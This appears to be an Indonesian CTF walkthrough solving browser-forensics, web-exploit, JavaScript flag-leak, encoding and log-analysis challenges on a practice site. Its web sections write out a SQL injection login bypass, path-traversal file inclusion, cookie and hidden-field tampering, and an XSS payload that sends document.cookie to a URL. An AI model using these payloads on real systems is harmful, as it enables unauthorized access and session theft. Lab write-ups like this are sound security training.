id	url	title	visit_count	typed_count	last_visit_time	hidden
1	https://www.google.com/search?q=vpn...	vpn browswer - Google Search	1	0	13390724173305380	0
2	https://chromewebstore.google.com/de...	Browsec VPN - Free VPN for Chrome - ...	1	0	13390724176775046	0
3	https://accounts.google.com/ServiceLo...	Browsec VPN - Free VPN for Chrome - ...	1	0	13390724176775046	0
4	https://chromewebstore.google.com/ac...	Browsec VPN - Free VPN for Chrome - ...	1	0	13390724176775046	0
5	https://chromewebstore.google.com/de...	Browsec VPN - Free VPN for Chrome - ...	1	0	13390724176775046	0
6	https://www.google.com/search?gs_ssp...	netflix - Google Search	1	0	13390724179603094	0
7	https://www.netflix.com/	Netflix Indonesia - Watch TV Shows Onl...	1	0	13390724183805540	0


27	https://www.google.com/search?q=lolb...	lolbas - Google Search
28	https://lolbas-project.github.io/	LOLBAS

lalu saya cari website yang kira kira berkaitan dengan Teknik Persistence, Privilage Escalation, DLL Injection dan ternyata adalah https://lolbas-project.github.io/. sebuah tools yang memanfaatkan file yang sudah ada di dalam sistem untuk melakukan exploitasi

Flag :
IDN_FLAG{https://lolbas-project.github.io/}

Browser Forensic 3

untuk web streaming yang ditonton oleh user sendiri adalah netflix, hal ini juga ada di filter bagian urls tadi




6	https://www.google.com/search?gs_ssp...	netflix - Google Search
7	https://www.netflix.com/	Netflix Indonesia - Watch TV Shows Onl...
8	https://www.netflix.com/id-en/	Netflix Indonesia - Watch TV Shows Onl

Flag :
IDN_FLAG{https://www.netflix.com/}

Browser Forensic 6


untuk email sendiri biasanya ada pada file web data, saya membukanya di website yang sama dengan path D:\CTF\Acuatiotion\User Data\Default\Web Data dan saya filter bagian autofillnya karena biasanya email ada dalam data tersebut



Flag :
IDN_FLAG{ghxyssforunfun@gmail.com}

Browser Forensic 8

untuk url favicon yang tidak ada hubungannya dengan hacking saya buka file Favicons di path D:\CTF\Acuatiotion\User Data\Default\Favicons dan memfilternya ke favicons




id	url	icon_type
1	https://ssl.gstatic.com/chrome/webstore/images/icon_48px.png	1
2	https://assets.nflxext.com/us/ffe/siteui/common/icons/nficon2023.ico	1
3	https://www.muslima.com/lp/paid-search/terra-assets/images/favicon-8b7d9ccfa1-3.ico	1
4	https://github.githubassets.com/favicons/favicon.svg	1
5	https://www.google.com/favicon.ico	1
6	https://lolbas-project.github.io/assets/favicon.png	1

dan favicon web yang tidak ada hubungannya dengan hacking adalah favicon dari www.muslima.com

Flag :
IDN_FLAG{https://www.muslima.com/lp/paid-search/terra-assets/images/favicon-8b7d9ccfa1-3.ico}

Browser Forensic 10

untuk versi vpn V... yang dimaksud disini adalah VeePN (saya tau tapi saya pusing sama browser forensic 4) dan saya tinggal lihat di dalam folder D:\CTF\Acuatiotion\User Data\Default\Extensions disana ada beberapa folder ekstensi yang namanya mungkin sudah di acak dan saya coba masukkan satu persatu versi ke format flag hingga menemukan bahwa yang benar adalah versi 3.4.3_0



Flag :
IDN_FLAG{3.4.3_0}

Walktrough “Web Exploit”

Hidden Buy Flag

web ini bisa diexploit dengan mengubah value pada form actionnya, disini saya ubah agar seolah saldo saya banyak sekali sampai cukup untuk membeli flagnya and yup got the flag

```
<form action method="POST">
  <input type="hidden" name="saldo" value="10000000000000000000000000000000000"> == $0
  <button type="submit">Beli Flag</button>
</form>
```

Harga: **Rp10.000.000.000**

Beli Flag

IDN_FLAG{h3ader_wh1telist_4nd_p4r4m3ter_t4mp3r1ng_v3ryy_3zzz}

Flag : IDN_FLAG{h3ader_wh1telist_4nd_p4r4m3ter_t4mp3r1ng_v3ryy_3zzz}


Konoha Breach

Seorang chuunin pemula main-main PHP? saya langsung sikat pake jutsu SQL Injection dengan payload di bagian password saya isi dengan **idontknow’ or 1=1; --**

Daftar Data PII

Nama Lengkap	Email	No. Telepon	NIK	Alamat
Naruto Uzumaki	naruto@konoha.go	081234567890	1234567890123456	Konoha, Rumah Hokage
Sasuke Uchiha	sasuke@uchiha.org	082345678901	9876543210987654	Konoha, Distrik Uchiha
Sakura Haruno	sakura@medic.konoha	083456789012	1122334455667788	Konoha, Jalan Sakura
Kakashi Hatake	kakashi@konoha.go	081111111111	1001001001001001	Konoha, Jalan Ninja 7
Hinata Hyuga	hinata@hyuga.net	082222222222	2002002002002002	Konoha, Distrik Hyuga
Shikamaru Nara	shikamaru@nara.org	083333333333	3003003003003003	Konoha, Jalan Strategi


chuunin ini berpikir henge no jutsunya berhasil, tapi saya view page source aja langsung dapet




Flag :
IDN_CTF{c0NRats_you_goin_tohe_insideee}

ID-Networkers

dari nama subpath webnya saya sudah duga kalau robots.txt menyimpan sesuatu



larangan adalah perintah hehe, saya masuk ke path yang tersembunyi




IDN_CTF{@W*_FOuN&_th@_#|$N_F|@&}**

Flag :
IDN_CTF{@W*_FOuN&_th@_#|$N_F|@&}**

Support Force


Agent hackme membuat saya berpikir kalau saya harus mengganti user agent dari requestnya, karena User Agent biasa tidak akan bisa.
saya menggunakan curl di linux dengan command
curl -H "User-Agent: hackme" https://ctf.solusiber.com/support_force/



Flag :
IDN_CTF{r7x9_uaSwitch_delta44}

Kue Monster


saya ubah value cookie yang tersimpan di website dari
%7B%22role%22%3A%22user%22%7D
menjadi %7B%22role%22%3A%22admin%22%7D



Flag :
IDN_CTF{Y0u_@rE_TH@_C00K|e_M@st$r}

Code Analysis


source code yang diberikan bakalan menghapus input ?secret pertama kita dan apabila input kita setelah dihapus menyisakan value “tanjiro” maka flag bisa didapat (maaf min njelasinnya nguawor sepahamnya saya) dan saya memasukkan 2 tanjiro dengan https://ctf.solusiber.com/tanjiro_code/?secret=tanjirotanjiro



Flag :
IDN_CTF{d0ub!e_t4njiro_m4ke_u_H4ppy?}

IDN Education

saat saya melihat page about diberitahu bahwa web rentan terhadap LFI Attack di PHP, lalu saya mengubah value dari parameter ?page= menjadi ?page=flag.txt (hasil mencoba beberapa kali)



Flag :
IDN_CTF{l@tisec_r29-loadr}


Beyond Way

setelah saya coba-coba payload dari berbagai jenis exploit ternyata web ini masih rentan terhadap LFI bedanya hanya di parameternya saja, kalau tadi ?page sekarang ?file, setelah mencoba beberapa payload saya berhasil menemukan di https://ctf.solusiber.com/search_free/?file=../../../../var/www/html/flag.txt

Flag :
IDN_CTF{tvec-resolver_41}

I'm Not Me, You Are Me

semua bermula dari Ø kan? adminnya juga berarti




Flag :
IDN_CTF{Y0u_FF0D_the_heN_admin}

Circle Clicker

ini cuma flag leak, cuma di encode dikit ke base58 aja. copy lagi bagian scriptnya ke JS Beautifier, awalnya flag memang dipecah jadi beberapa bagian tapi saya menemukan value lengkapnya, tinggal di decode saja dari base58

```
'%cFlag\x20lengkap:\x205WJoJxz5CCVWDSEpH4E1n77BT5Fec',
```




Flag :
IDN_CTF{click_master}


XSS

setelah saya melihat source codenya terdapat https://www.phpkobo.com/html-obfuscator, saya berpikir bahwa ini XSS berbasis PHP. saya langsung cari payload xss untuk mengambil document cookie sesuai hint dan saya menemukan payload

```
<script>new Image().src="https://ctf.solusiber.com/super_click/"+document.cookie;</script>
```



lalu saya melihat cookie yang saya dapat dan got the flag!




Flag :
IDN_FLAG{XSS_C00K13_ST34L3R}

Awesome Website

ini cuma flag leak, cuma di encode dikit ke base64 aja. copy lagi bagian scriptnya ke JS Beautifier, kali ini flag menyamar di bagian access token dari API


```
// API configuration
api: {
    baseUrl: "https://api.example.com/v2",
    timeout: 5000,
    retryAttempts: 3,
    cacheTTL: 3600,
    accessToken: "SUROX0ZMQUd7VzNCXzNOQ29kM183UjFjazF9" // Access token for API authentication
},
```



Flag :
IDN_FLAG{W3B_3NCod3_7R1ck1}

Casino 777

ini cuma flag leak, tinggal copy saja bagian script di source code webnya dan taruh ke JS Beautifier Online, scroll dikit langsung dapet




Flag : IDN_CTF{M4st3r_0f_H77P_R3qu3st_M4n1pul4t10n!}

Walktrough “Welcome Flag”

Forgot Encode

intinya mah decode aja dari base64 beberapa kali sampe string flagnya keluar



Flag : IDN_CTF{base64_in_action_but_7_times}

Walktrough “Web 303”

Flag leak semua hehe, sama seperti beberapa chall di Web exploit, saya copy bagian scriptnya terus cari teks yang seperti hasil encode dan tinggal di decode dari base58 seperti bitcoin dan solana

DOM-Based XSS

```
}(_0x3aee, 0x3ca2e));
const FLAG = '27oFx9NE945YFuBYFshct2G4Mi3hmKpS7UTWS87yKMn';
```

Flag :
IDN_CTF{dom_based_xss_executed}

Unsafe eval()

```
    }(_0x5d37, 0x8542f));
const FLAG = '8K1iQbpVVMPdiYxaREW9wJvvCmBnKZnNn9VguPSy71veTjEc';
```

Flag :
IDN_CTF{you_used_eval_successfully}

Prototype Pollution Demo

```
function _0xccee() {
    const _0x5c4a91 = ['ZGW9mAgck8zohQPm4DeKSaKYAFRft9nPpb88Hj7nWrDtPcgyS',
    _0xccee = function() {
        return _0x5c4a91;
```

Flag :
IDN_CTF{prototype_pollution_success}

Prototype Pollution Demo

```
20          }
21      }(_0x380d, 0xca009));
22  const FLAG = 'FgUreh9sJv91wCs9a98YnG7VDuumwf96zBUnieQzY';
23
```

Flag :
IDN_CTF{jwt_token_manipulated}

Client-Side Privilege Escalation

```
', '2DvT8boTciwZu4ZctauqBoqJaMKWk8xbK5mAmgPqCTjQ9NX2xGEGgGHXFA', 'us
```

Flag :
IDN_FLAG{client_side_privilege_escalation}

Timing Attack

```
47 function _0x2d3a() {
48     const _0x17a96b = ['NmMm6LByWzRL5zYUYocFN2qt1Lv7WDhkiLf6zqN2mVLuA',
49     _0x2d3a = function() {
```

Flag :
IDN_CTF{timing_attack_successful}

Unsafe Deserialization


```
, '4e9THmJfgagHkvXRC2T99EoKiSvisvU8PqSyvB3Fz3hnbKxJCNNeEYk', 'r
```

Flag :
IDN_CTF{unsafe_deserialization_executed}

Walktrough “Log Analysis”

Log Analysis 1


Saya menggunakan command Strings dan grep untuk mencari flagnya
strings incident_respone_.pcapng | grep ”IDN_CTF”



Flag :
IDN_CTF{Re30N3C}

Log Analysis 2


Saya menggunakan command Strings dan grep untuk mencari flagnya
strings incident_respone_.pcapng | grep ”IDN_CTF”



Flag :
IDN_CTF{M412Wre_S3ReM}

Log Analysis 3

